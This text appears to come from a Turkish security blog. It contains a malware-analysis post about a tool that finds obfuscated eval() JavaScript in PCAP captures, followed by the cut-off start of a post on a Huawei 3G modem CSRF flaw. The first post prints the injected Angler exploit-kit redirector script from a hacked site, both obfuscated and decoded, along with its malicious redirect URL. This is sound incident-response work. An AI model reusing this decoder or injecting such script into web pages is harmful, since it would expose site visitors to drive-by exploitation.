
Source: https://www.mertsarica.com/zararli-javascript-avi/

By M.S on April 1st, 2016


Kum havuzu (sandbox) analizi yapan teknolojiler/cihazlar, kurumlara doğrudan ya da dolaylı olarak yapılan siber saldırıları tespit etme, gerekli önlemleri alma veya aldırma noktasında oldukça önemli bir role sahiptir. Bu cihazlarda ortaya çıkan alarmlar kurumsal SOME'ler tarafından incelendiğinde, kimi zaman ortaya ilginç güvenlik vakaları da çıkabilmektedir.

Bu cihazlar üzerinde yer alan alarmlarda veya şüphe duyulan trafik paketleri (PCAP) üzerinde, alarmı tetikleyen veya şüphe duyulan aktiviteye yol açan zararlı JavaScript kodunu tespit etmek, kimi zaman güvenlik uzmanları için zaman alıcı bir süreç haline gelmektedir. Bunun başlıca sebeplerinden biri ise zararlı JavaScript kodlarının çoğunlukla http trafiğinde gizlenmiş (encoded) olarak yer almasıdır. Bu nedenle Wireshark aracı ile bir PCAP dosyasını açıp, gizlenmiş JavaScript kodlarında sıklıkla kullanılan eval() fonksiyonunu aratmak boşa kürek çekmekten farksız hale gelmektedir.

Geçtiğimiz aylarda kum havuzu analizi yapan bir cihazdan aldığım alarmı detaylı olarak incelediğimde, Hürriyet Hackathon'un web sitesinin hacklendiğini ve ziyaretçilerini uitbracht.kateandoliverswedding.co.uk alan adına yönlendirdiğini gördüm.



> *Hackathon (ayrıca hack günü, hackfest ya da codefest olarak da bilinir) bilgisayar programcıları, grafik tasarımcıları, arayüz tasarımcıları ve proje yöneticileri de dahil olmak üzere katılanların yoğun bir şekilde yazılım projelerinin geliştirilmesi amacıyla diğer takımlar ile rekabet içerisinde bulunduğu bir olaydır.(Referans: Vikipedi)*





Yukarda bahsettiğim gibi Wireshark ile PCAP dosyası içinde yer alan zararlı JavaScript kodunu aramak zaman alıcı olabileceği için bunu nasıl otomatize edebileceğim üzerine düşünmeye başladım.

Python ile bir araç hazırlasam, Scapy ile PCAP dosyasını açsa, HTTP trafiğini incelese ve script takıları arasında yer alan JavaScript kodunu bulsa, çalıştırsa ve eval() fonksiyonunu tespit etse az çok işimi görür diye düşünmeye başladım. Ancak en büyük engellerden biri JavaScript kodunu Python ile nasıl çalıştırabileceğim olacaktı. Çok zaman kaybetmeden, Python aracı ile ortaya çıkan JavaScript kodunu, PhantomJS isimli grafiksel kullanıcı arayüzü olmayan tarayıcı (headless browser) ile çalıştırmaya karar verdim.


Kısa bir çalışmanın ardından ortaya JavaScript Eval Finder adını verdiğim bir araç çıktı. Bu araca PCAP dosyasını verdiğinizde, javascripts klasörüne script takılarının yer aldığı HTML dosyalarını kopyalamaktadır. Ardından Phantomjs ile çalışan JavaScript Extractor yardımcı aracı ile gizlenmiş JavaScript kodunda yer alan eval() fonksiyonu tespit edildiğinde, yine bu araç tarafından bir uyarı verilmekte ve bir önceki adımda kayıt edilen HTML dosyalarının başında (header) tespit edilen JavaScript kodları yorum (comment) olarak eklenmektedir.


JavaScript Eval Finder aracını hurriyethackathon PCAP dosyası üzerinde çalıştırdığımda çok geçmeden gizlenmiş (encoded) olan JavaScript kodunu bulabildim.


remnux@remnux: ~/Desktop/hurriyethackathon
remnux@remnux:~/Desktop/hurriyethackathon$ python eval-finder.py hurriyethackathon.pcap
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]
[*] Loading PCAP file...
[*] Loading sessions...
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder
[*] JavaScript detected
[*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder
[*] Suspicious file: hurriyethackathon.pcap-1458229564.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
[*] Suspicious file: hurriyethackathon.pcap-1458229566.html
[*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox<
l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")>tecl){gijo++;}
wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){
=String.fromCharCode(((zmxso+dvp-97)^tisbfj.charCodeAt(dws%tisbfj.length))%255);dws++;}el
f)();
remnux@remnux:~/Desktop/hurriyethackathon$


Online JavaScript beautifi
jsbeautifier.org
Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.
All of the source code is completely free and open, available on GitHub under MIT licence,
and we have a command-line version, python library and a node package as well.
Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement
HTML <style>, <script> formatting:
Add one indent level
End script and style with newline?
Support e4x/jsx syntax
Use comma-first list style?
Detect packers and obfuscators?
Keep array indentation?
Break lines on chained methods?
Space before conditional: "if(x)" / "if (x)"
Unescape printable chars encoded as \xNN or \uNNNN?
Use JSLint-happy formatting tweaks?
Indent <head> and <body> sections?
Use a simple textarea for code input?
Beautify JavaScript or HTML (ctrl-enter)
Eval Detected: tecl = (+[window.sidebar]);
azhon = ["rv:11", "MSIE",];
for (epox = tecl; epox < azhon.length; epox++) {
if (navigator.userAgent.indexOf(azhon[epox]) > tecl) {
gijo = azhon.length - epox;
break;
}
}
if (navigator.userAgent.indexOf("MSIE10") > tecl) {
gijo++;
}
efuvv = gijo - 1;
tisbfj = "93wrLfBbUrN3";
zeyt = document.getElementById("kzvwndo").innerHTML;
olst = tecl;
dws = tecl;
dsrvf = "";
for (epox = tecl; epox < zeyt.length; epox += efuvv) {
dvp = zeyt.charCodeAt(epox);
if (dvp >= 97 && dvp <= 122) {
if (olst % gijo) {
dsrvf += String.fromCharCode(((zmxso + dvp - 97) ^ tisbfj.charCodeAt(dws % tisbfj.length)) % 255);
dws++;
} else {
zmxso = (dvp - 97) * 26;
}
olst++;
}
}[]["constructor"]["constructor"](dsrvf)();
Beautify JavaScript or HTML (ctrl-enter)

Ardından ortaya çıkan (decoded) bu JavaScript kodunu incelediğimde bunun daha önce de incelemiş olduğum Angler istismar kitinin farklı bir sürümü olduğunu gördüm. Açılmış (decoded) JavaScript kodunu, orjinal HTML dosyasındaki gizlenmiş (encoded) JavaScript kodu ile yer değiştirip, Firebug geliştirme aracı/eklentisi ile Firefox internet tarayıcısı üzerinde analiz ettiğimde, bu JavaScript kodunun ziyaretçileri http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriver-existences-faroff-prepositions-sunburn-crushing-hittable/ adresine yönlendiren kod olduğunu teyit edebilmiş oldum.





Özellikle SOME çalışanları için faydalı olacağına inandığım JavaScript Eval Finder ve JavaScript Extractor araçlarını tek bir paket halinde buradan indirebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı 5. Pi Hediyem Var oyununun çözüm yolunu da içermektedir ;)

The post Zararlı JavaScript Avı appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

Huawei E353 CSRF Zafiyeti

Source: https://www.mertsarica.com/huawei-e353-3g-modemde-csrf-zafiyeti/


By M.S on May 2nd, 2016


Geçtiğimiz Haziran ayının ortasına kadar 2.5 Kg ağırlığında nur topu gibi bir dizüstü bilgisayara sahiptim. Bu nedenle sabahları işe giderken, akşamları işten dönerken veya bir cafede otururken biraz makale okumak istediğimde ağırlığı ve büyüklüğü nedeniyle onu yanımda taşıyamıyordum. Onun yerine sim kart girişine sahip, hafif ve portatif Android tabletim yıllardır işimi görüyordu. Tablet kullandığım için, 2-3 yıl önce Turkcell'den data hattı satın alırken yanında verilen Huawei marka E353 model 3G USB modemi (Turkcell VINN) çok kullanma fırsatım olmamıştı. Haziran ayından sonra ise ultrabook satın aldığım için tabletimle yollarımı ayırarak 3G modemi aktif olarak kullanmaya başladım.

